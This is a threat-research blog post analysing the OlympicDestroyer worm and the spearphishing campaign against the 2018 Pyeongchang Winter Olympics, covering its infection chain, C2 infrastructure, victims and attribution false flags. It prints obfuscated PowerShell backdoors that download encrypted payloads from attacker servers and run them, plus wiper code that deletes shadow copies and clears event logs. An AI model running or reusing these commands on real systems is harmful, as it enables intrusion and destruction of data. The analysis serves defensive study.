

OlympicDestroyer is here to trick the industry

SL securelist.com/olympicdestroyer-is-here-to-trick-the-industry/84295/



Authors



A couple of days after the opening ceremony of the Winter Olympics in Pyeongchang, South Korea, we received information from several partners, on the condition of non-disclosure (TLP:Red), about a devastating malware attack on the Olympic infrastructure. A quick peek inside the malware revealed a destructive self-modifying password-stealing self-propagating malicious program, which by any definition sounds pretty bad.

According to media reports, the organizers of the Pyeongchang Olympics confirmed they were investigating a cyberattack that temporarily paralyzed IT systems ahead of official opening ceremonies, shutting down display monitors, killing Wi-Fi, and taking down the Olympics website so that visitors were unable to print tickets. We also found other attempts to wreak havoc at companies working closely with the Winter Olympics.

Malware features

Several files related to the cyberattack were uploaded to VirusTotal on the day of the attack and were quickly picked up by other security researchers. As we were researching this attack, the Cisco Talos team published a brief description of the malware which Talos got from an undisclosed source. In their blog Talos highlighted some similarities between the attack, Netya (Expetr/NotPetya) and BadRabbit (targeted ransomware).

The Talos publication effectively removed the TLP constraint as the information had now become public and could be referenced in this way. However, we decided not to jump to conclusions, especially with regards to attribution, and spent time researching it calmly and methodologically, while we continued to discover more and more false flags and controversies in the malware.

The main malware module is a network worm that consists of multiple components, including a legitimate PsExec tool from SysInternals' suite, a few credential stealer modules and a wiper. From a technical perspective, the purpose of the malware is to deliver and start the wiper payload which attempts to destroy files on the remote network shares over the next 60 minutes. Meanwhile, the main module collects user

passwords from browser and Windows storage and crafts a new generation of the worm that contains old and freshly collected compromised credentials. The new generation of the worm is pushed to accessible local network computers and starts using the PsExec tool, leveraging the collected credentials and current user privileges.

Once the wiper has run for 60 minutes it cleans Windows event logs, resets backups, deletes shadow copies from the file system, disables the recovery item in the Windows boot menu, disables all the services on the system and reboots the computer. Those files on the network shares that it managed to wipe within 60 minutes remain destroyed. The malware doesn't use any persistence and even contains protection (also a killswitch) against recurring reinfection. Incidentally, only 1MB of the remote files are fully overwritten with zeroes; larger files were wiped with just 1K of zeroes in the header. The local files are not destroyed and the worm doesn't wipe itself or its components.




Fig.1 OlympicDestroyer component relations

Reconnaissance stage

Several companies have blogged about OlympicDestroyer's attribution, it's features and propagation method, but no one has discovered how exactly it was launched and from where. That's where we had a little bit more luck.

Since December 2017 security researchers have been seeing samples of MS Office documents in spearphishing emails related to the Winter Olympics uploaded to VirusTotal. The documents contained nothing but slightly formatted gibberish to make it look like the text had an encoding problem, encouraging the user to press a button to "Enable Content".




Fig.2 Screenshot of attachment from a spearphishing email.

When the victim "enables content", the document starts a cmd.exe with a command line to execute a PowerShell scriptlet that, in turn, downloads and executes a second stage PowerShell scriptlet and, eventually, backdoors the system. The only apparent links between this email campaign and OlympicDestroyer would have been the target, however, we managed to discover a couple of connections between this weaponized document and the attack in Pyeongchang which makes us believe they are related.

For this investigation, our analysts were provided with administrative access to one of the affected servers located in a hotel based in Pyeongchang county, South Korea. A triage analysis was conducted on this Windows server system. The affected company also kindly provided us with the network connections log from their network gateway. Thanks to this, we confirmed the presence of malicious traffic to a malicious command and control server at IP **131.255.*.*** which is located in **Argentina**. The infected host established multiple connections to this server on ports from the following list:

- 443
- 4443
- 8080
- 8081
- 8443
- 8880

The server in **Argentina** was purchased from a reseller company in Bulgaria, which kindly assisted us in this investigation. The company shared that the server was purchased from Norway, by a person using a Protonmail account:

Name: **Simon *****

Email: **simon***@protonmail.com**

Last Login Date: **2018-02-07 16:09**

IP Address: **82.102.*.*** (Norway)

Server purchased on: **2017-10-10**

We were able to further connect this to a suspicious looking domain, with a registration address and phone number from Sweden:

Domain: **microsoft*****[.]com**

Registration name: **Elvis ******

Email: **elvis***@mail.com**

Registration date: **2017-11-28**

Before getting suspended in December 2017 for failing the ICANN email verification check, the domain registration was privacy-protected. This shielded the registration data, except the DNS servers, which indicate it was purchased via MonoVM, a VPS for a bitcoin provider:

- Name Server: monovm.earth.orderbox-dns[.]com
- Name Server: monovm.mars.orderbox-dns[.]com
- Name Server: monovm.mercury.orderbox-dns[.]com
- Name Server: monovm.venus.orderbox-dns[.]com

Name server history:

Name Server History

Event Date	Action	Pre-Action Server	Post-Action Server
2017-11-29	New	-none-	Monovm.com
2017-11-30	Transfer	Monovm.com	Orderbox-dns.com
2017-12-15	Transfer	Orderbox-dns.com	Suspended-domain.com
2017-12-21	Delete	Suspended-domain.com	-none-
2017-12-23	New	-none-	Blank-nameserver.com

Fig.3 Name server history for **microsoft*****.com**

This email popped up as a contact detail for a small network inside the 89.219.*.* range that is located in **Kazakhstan**. This is where the trail ends for now. We apologize for not disclosing the full information as we would like to avoid random interactions with this contact. Full information has been provided to law enforcement agencies and customers subscribed to our APT Intel reporting service.

To manage the server in Argentina, Simon *** used the IP address in Norway (82.102.*.*). This is the gateway of a VPN service known as **NordVPN** (<https://nordvpn.com/>) that offers privacy-protected VPN services for bitcoins.

It's not the first time the name NordVPN has cropped up in this case. We previously saw a weaponized Word document used in spearphishing emails targeting the Winter Olympics that contained something that looked like garbage text taken from a binary object (e.g. pagefile or even raw disk). However, part of the random data included two clearly readable text strings (highlighted below) that made it into the document (md5: 5ba7ec869c7157efc1e52f5157705867) for no obvious reason:




Fig. 4 A reference to NordVPN openvpn config file

Of course, this is a low confidence indicator, but seems to be another link between the spearphishing campaign on the Winter Olympics and the attackers responsible for launching the OlympicDestroyer worm. In addition, this document includes a PowerShell command that closely resembles the PowerShell backdoor found in the network of the OlympicDestroyer victim. A comparison of this code is available below.

The PowerShell scripts listed below were used in the weaponized documents and as standalone backdoors. As standalone fileless backdoors, they were built and obfuscated using the same tool. Both scripts use a similar URL structure and both implement RC4 in PowerShell, as well as using a secret key passed to the server in base64 via cookies.

Spearphishing case in South Korea Powershell found on OlympicDestroyer victim

```

1 ( gCi VARIABLE:FzS3AV )."VALUE"::"expecT100cOnTiNue"=0;
2 ${wC}^&NEW-Object System.Net.Webclient;${u}=Mozilla/5.0 (Windows NT
3 6.1; WOW64; Trident/7.0; rv:11.0)like Gecko;
4 ( GCI VARIabLe:FzS3aV )."VALue"::"seRVerCeRTiFiCaTEVALIDATIoNCALibAck" =
5 ${tTRUE}};
6 ${wC}."hEADERS".Add.Invoke(User-Agent,${U});
7 ${WC}."PROXY"= ( variaBLe ("fX32R") -VAIUeO )::"DefaultWebProxy";
8 ${wc}."pRoxY"."CREdENTials" = ( GET-vaRiAbLe
9 ('hE7KU'))."VALue"::"dEFauLTNeTWOrcREdENTIALs";
10 ${K}= $XNLO::"asCil".GetBytes.Invoke(5e2988cfc41d844e2114dceb8851d0bb);
11 ${R}=
12 {
13   ${D},${K}=${ArGs};
14   ${s}=0..255;0..255^!^&('%')
15   {
16     ${j}=${j}+${s}[$_] + ${k}[$_]${K}."couNt")%256;
17     ${s}[$_],${S}[$J]}=${s}[$J],${S}[$_]
18   };
19   ${d}^!^&('%')
20   {
21     ${l}=${l}+1)%256;
22     ${h}=${H}+${s}[$l])%256;
23     ${S}[$l],${s}[$H]}=${s}[$H],${S}[$l];
24     $_-Bxor${S}[(${s}[$l]}+${S}[$H])%256]}
25   };
26 ${Wc}."hEadeRS".Add.Invoke(cookie,session=ABWjqj0NiqToVn0TW2FTIHIAApw=);
27 ${SER}=https://minibo**[.cl:443;
28 ${T}=/components/com_tags/controllers/default_tags.php;
29 ${dATa}=${Wc}.DownloadData.Invoke(${seR}+${T});
30 ${IV}=${DATA}[0..3];
31 ${dAta}=${DaTA}[4..${dAtA}.length];
32 -jOin[ChAR[]](^& ${R} ${DaTA} (${IV}+${K}))^|.IEX &&SeT RMN=ecHo InvoKe-
33 expREsSlon (([ENVirOnMeNt]::gETeNvIroNMENTvarIaBIE('svTI','procEsS')) ^|
34 pOwERshElI -NOinT -wiNdOWSt hiddeN -NoEXiT -NoprOFiLE -
35 ExECuTiONPOLIcy bYpASs - && CMd.exe /c%Rmn%
36
37 If($PSVERslONTabLe.PSVeRslon.MAJOR
38 ('cachedGroupPolicySettings','N'+onPublic
39 If($GPS['ScriptB'+lockLogging']){$GPS['Sc
40 $GPS['ScriptB'+lockLogging']]['EnableScrip
41 CoLLectIoNS.GeNeRIC.HAshSet(stRing)])
42 });
43 [SYStem.Net.SerVicePoinTMANAGeR]::E
44 $wC=NeW-ObJect SyStem.NET.WEBClIEt
45 $u='Mozilla/5.0 (Windows NT 6.1; WOW64
46 $Wc.HEADERS.Add('User-Agent',$u);
47 $wC.ProXY=[SYsTeM.NET.WeBREqUesT]
48 $wC.PROXY.CredentiAIS = [SYsTem.NET.C
49 $Script:Proxy = $wc.Proxy;
50 $K=[SYsTEM.Text.ENcOdIng]::ASCII.GETE
51 $R=
52 {
53   $D,$K=$ARgs;
54   $S=0..255;0..255|%{$J}=${J}+${S}[$_] + ${K}[$_]
55   $S[$_],${S}[$J]}=${S}[$J],${S}[$_]
56   $D|%
57   {
58     $l=${l}+1)%256;
59     $H=${H}+${S}[$l])%256;
60     $S[$l],${S}[$H]}=${S}[$H],${S}[$l];
61     $_-bxor${S}[(${S}[$l]}+${S}[$H])%256]
62   }
63 };
64 $ser='http://131.255.*.*:8081';
65 $t='/admin/get.php';
66 $wc.HeAders.Add("Cookie","session=zt8V;
67 $daTA=$WC.DownIOADDATA($ser+$t);
68 $iV=$DaTA[0..3];
69 $dAta=$dAta[4..$data.leNgth];
70 -joiN[CHAR[]](& $R $dAta ($iV+$K))|IEX

```

Lateral movement

Despite the network worm's self-replicating feature, the attackers did some manual lateral movement before starting on the destructive malware. We believe this was done to look for a better spot to release the worm. They seemed to be moving through the network via PsExec and stolen credentials, opening a default meterpreter port (TCP 4444) and downloading and running a backdoor (meterpreter). The attackers also checked the network configuration, potentially searching for servers attached to multiple networks or VPN links in order to penetrate adjacent networks that could be linked to the Olympic Committee infrastructure.

One of the hosts in the network of the affected ski resort hotel had Kaspersky Lab's system watcher component enabled, which collected quite a few of the artifacts used by the attackers for lateral movement. According to the telemetry from this host, the attackers entered the system on 6 February, 2018. They used three types of PowerShell scriptlets: TCP 4444 port opener, ipconfig launcher and a downloader.

Based on telemetry we received from one of the hosts, we built a timeline of the attackers' activity and a histogram showing when the attackers started executables on the system.





Fig.5 Histogram with attacker activity per hour of day

From this we can see that the attackers were mostly busy outside of office hours according to Korean Standard Time (UTC+9), perhaps to attract less attention or simply due to their own timezone.

Worm propagation

OlympicDestroyer is a network worm that collects user credentials with hostnames. New data is appended to the end of an existing collection. Having multiple samples of the worm from different networks allows us to reconstruct the path of the worm and find the source of distribution (or at least its hostname and list of users).



© 2018 Kaspersky Lab. All Rights Reserved.



Fig.6 OlympicDestroyer worm propagation

The diagram above was built based on extracted lists of credentials with hostnames and some alleged roles of the servers based on respective names. We can see there were at least three independent launch pads for the worm: Atos.net company, ski resort hotels, and the Pyeongchang2018.com server.

At some point, samples with a list of credentials were uploaded to VirusTotal where they were found by security researchers that executed the worm in a sandbox environment and uploaded the new generation on VirusTotal again. There are a number of samples on VT that contain credentials from those sandbox machines. Nevertheless, it's clear the network worm wasn't started there initially, but was instead coming from one of the known launch pads.

Victims

Spearphishing emails were used to target the networks of official partners of the Winter Olympics. The attackers probably went to the official website to find out the names of the partner companies, figured out their domain names, collected known email addresses and started bombarding them with spearfishes.

One of these weaponized documents was uploaded to VT from South Korea on 29 December, 2017 inside an email file (6b728d2966194968d12c56f8e3691855). The sender address imitates the South Korean NCTC (National Counter-Terrorism Center), while the sender's server IP originates from a server in Singapore.

```

Return-Path: <info@nctc.go.kr>
Received: from kmmbox [1.1.1.1]
    by kmrx01 (Crinity Message Backbone-6.0.1-r47504) with SMTP ID 474
    for <kipoicd@korea.kr>;
    Fri, 29 Dec 2017 00:35:39 +0900 (KST)
Received: from unknown (HELO nctc.go.kr) (43.249.39.152)
    by 125.60.33.89 with ESMTP; 29 Dec 2017 00:34:29 +0900
X-Original-SENDERIP: 43.249.39.152
X-Original-MAILFROM: info@nctc.go.kr
X-Original-RCPTTO: kipoicd@korea.kr
Received: from ospf1-apac-sg.stickyadstv.com [localhost [127.0.0.1]]
    by nctc.go.kr (Postfix) with ESMTP id 593A0607F1
    for <kipoicd@korea.kr>; Thu, 28 Dec 2017 23:34:29 +0800 (SGT)
MIME-Version: 1.0
Content-Type: multipart/alternative; charset="utf-8";
    boundary="====7597429893514366292===="
Content-Transfer-Encoding: base64
From: =?MS949?B?Pz+Nsd+s?IS8Pz8=?= <info@nctc.go.kr>
Subject: =?utf-8?B?MjA0x00/vouQseqwuSDvv70=?= =?utf-8?B?7iG7YC077+90YniIJ3vv73
vv73vv73vv73tiaw=?=
To: icehockey@pyeongchang2018.com
Message-Id: <20171228153429.593A0607F1@nctc.go.kr>
Date: Thu, 28 Dec 2017 23:34:29 +0800 (SGT)

```

Fig.7 Fake sender address.

The email appears to have been sent to **icehockey@pyeongchang2018[.]com**. However, the real targets are in the following list:

Industry	Target Company/Organization Domain
Government organization	airport.co.kr customs.go.kr kepcoco.kr kma.go.kr korail.com korea.kr pyeongchang2018.com sports.or.kr
Enterprise	sk.com kt.com
Energy	esco-posco.co.kr posco.co.kr
Semiconductor	skhynix.com us.skhynix.com
Transport	koreanair.com hanjin.co.kr
Hospital	gnah.co.kr
Media	donga.com
Advertising	ppcom.kr samikdisplay.co.kr (LED display company) tkad.co.kr vestceo@naver.com (LED Panel Advertising company email)
Resort/Hotel	alpensiaresort.co.kr yongpyong.co.kr

The attackers appear to have got sloppy when they searched for email addresses that ended with those targeted domains. Using short domain names such as sk.com or kt.com wasn't a good idea. This went unnoticed and a few totally unrelated companies with domain names ending with sk.com and kt.com received spearphishing emails:

- krovysk.com (Wood company in Slovakia)
- okcsk.com (Mining-related company in Canada)
- bcelkt.com (Finance company in Laos)
- kuhlekt.com (Software company in Australia)
- wertprojekt.com (Real estate company in Germany)

Based on all the evidence we discovered, the following networks seem to have been breached in the attack:

- Software vendor responsible for automation at ski resorts
- Two ski resort hotels in South Korea
- IT service provider (Atos.net) headquartered in France
- com attached network

Considering the malware was spread as a network worm via Windows network shares, collateral damage was inevitable. Through one of the victims who uploaded the dropper file to VT from Austria, we were able to extract the hostname from the stolen credentials stored in the malware: ATVIES2BQA. While it may look like a random sequence of characters at first glance, we speculate that AT stands for the host country code (**Austria**) which matches the submitter source country, followed by the organization name "VIES" with some extra random characters uniquely identifying the host. According to OSINT, there is only one large organization that matches this name in Austria – the **VAT Information Exchange System** used throughout the European Union. VIES is a search engine owned by the European Commission. So, it's either a compromised host of Atos which role is to communicate with the Austrian VIES or the Austrian VIES indeed is indeed in collateral damage of the malware's network propagation.

But the main outbreak of the worm that we investigated was at a hotel in a South Korean winter resort. The hotel didn't upload any samples to VT, which is why it remained unknown. We assume many other companies attacked in South Korea did the same, which reduced the visible surface of the attacked infrastructure.

While we cannot name the hotel chain, we can say that one of its hotels located in a ski resort in Pyeongchang was subjected to an attack. Despite the close proximity to the Olympic Games, the resort was not one of the official winter parks staging the games. However, it is definitely part of the surrounding infrastructure that hosted numerous guests and possibly even sports teams competing at the Olympics. In an interview with the owners, we found out that the malware disabled ski gates and ski lifts that were operated from one of the attacked servers. Our analysis showed that this was not collateral damage. The attackers deliberately chose to start the spread of the destructive worm from this dedicated ski resort automation server. That server was the so-called patient-zero in the network. The timing was also chosen to precede the official opening ceremony by a couple of hours, allowing the worm to propagate deep enough into networks to cause maximum inconvenience for those using the affected infrastructure. As a matter of fact, the plan was to let the worm gain better visibility in the news.

Attribution hell

In their [blog](#) the Cisco Talos researchers also pointed out that OlympicDestroyer used similar techniques to Badrabbitt and NotPetya to reset the event log and delete backups. Although the intention and purpose of both implementations of the techniques are similar, there are many differences in the code semantics. It's definitely not copy-pasted code and because the command lines were publicly discussed on security blogs, these simple techniques became available to anyone who wants to use them.

```

v4 = GetCurrentProcess();
OpenProcessToken(v4, 0x28u, &TokenHandle);
AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
sub_401000((int)L"c:\Windows\system32\vssadmin.exe", (int)L"delete shadows /all /quiet");
sub_401000((int)L"wbadmin.exe", (int)L"delete catalog -quiet");
sub_401000(
    (int)L"bcdedit.exe",
    (int)L"/set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
sub_401000((int)L"wevtutil.exe", (int)L"cl System");
sub_401000((int)L"wevtutil.exe", (int)L"cl Security");
Wow64RevertWow64FsRedirection(OldValue);
sub_4012E0();
    
```

OlympicDestroyer

```

{
    Sleep(60000 * a1);
    wsprintf(
        &v13,
        L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application
        pszPath);
    v14 = 0;
    sub_100083BD((int)&v13, 3);
    if ( dword_1001F144 & 1 )
    {
        v10 = GetModuleHandleA("ntdll.dll");
        if ( v10 )
        {
    
```

NotPetya, ExPetr

Fig.8 Event logs cleaning and disabling system recovery in OlympicDestroyer and NotPetya

Soon after the Talos publication, Israeli company IntezerLabs tweeted that they had found links to Chinese APT groups.




Fig.9 Announcement of connection to Chinese APTs by IntezerLabs on 12 Feb, 2018

IntezerLabs released a [blogpost](#) with an analysis of features found using their in-house malware similarity technology.

A few days later media outlets started publishing [articles](#) suggesting potential motives and activities by Russian APT groups: “CrowdStrike Intelligence said that in November and December of 2017 it had observed a credential harvesting operation operating in the international sporting sector. At the time it attributed this operation to Russian hacking group Fancy Bear”...”.

On the other hand, CrowdStrike’s own VP of Intelligence, Adam Meyers, in an [interview with the media](#) said: “There is no evidence connecting Fancy Bear to the Olympic attack”.

However, a couple of weeks later, the Russian trace was brought up again by the Washington Post, which [claimed](#) that Russian military spies were behind the Winter Olympics attack, citing “two U.S. officials who spoke on the condition of anonymity”. Unfortunately, such articles based on anonymous sources contain no verifiable information and bring no real answers – they only spread rumors.

Microsoft’s security team also seems to have been tricked by the malware as their internal detection was triggered on the potential use of EternalRomance exploit (MS17-010).



Fig.10 Microsoft security team claims they found EternalRomance in OlympicDestroyer

A couple of days later Microsoft had to retract those claims as they were simply not confirmed.



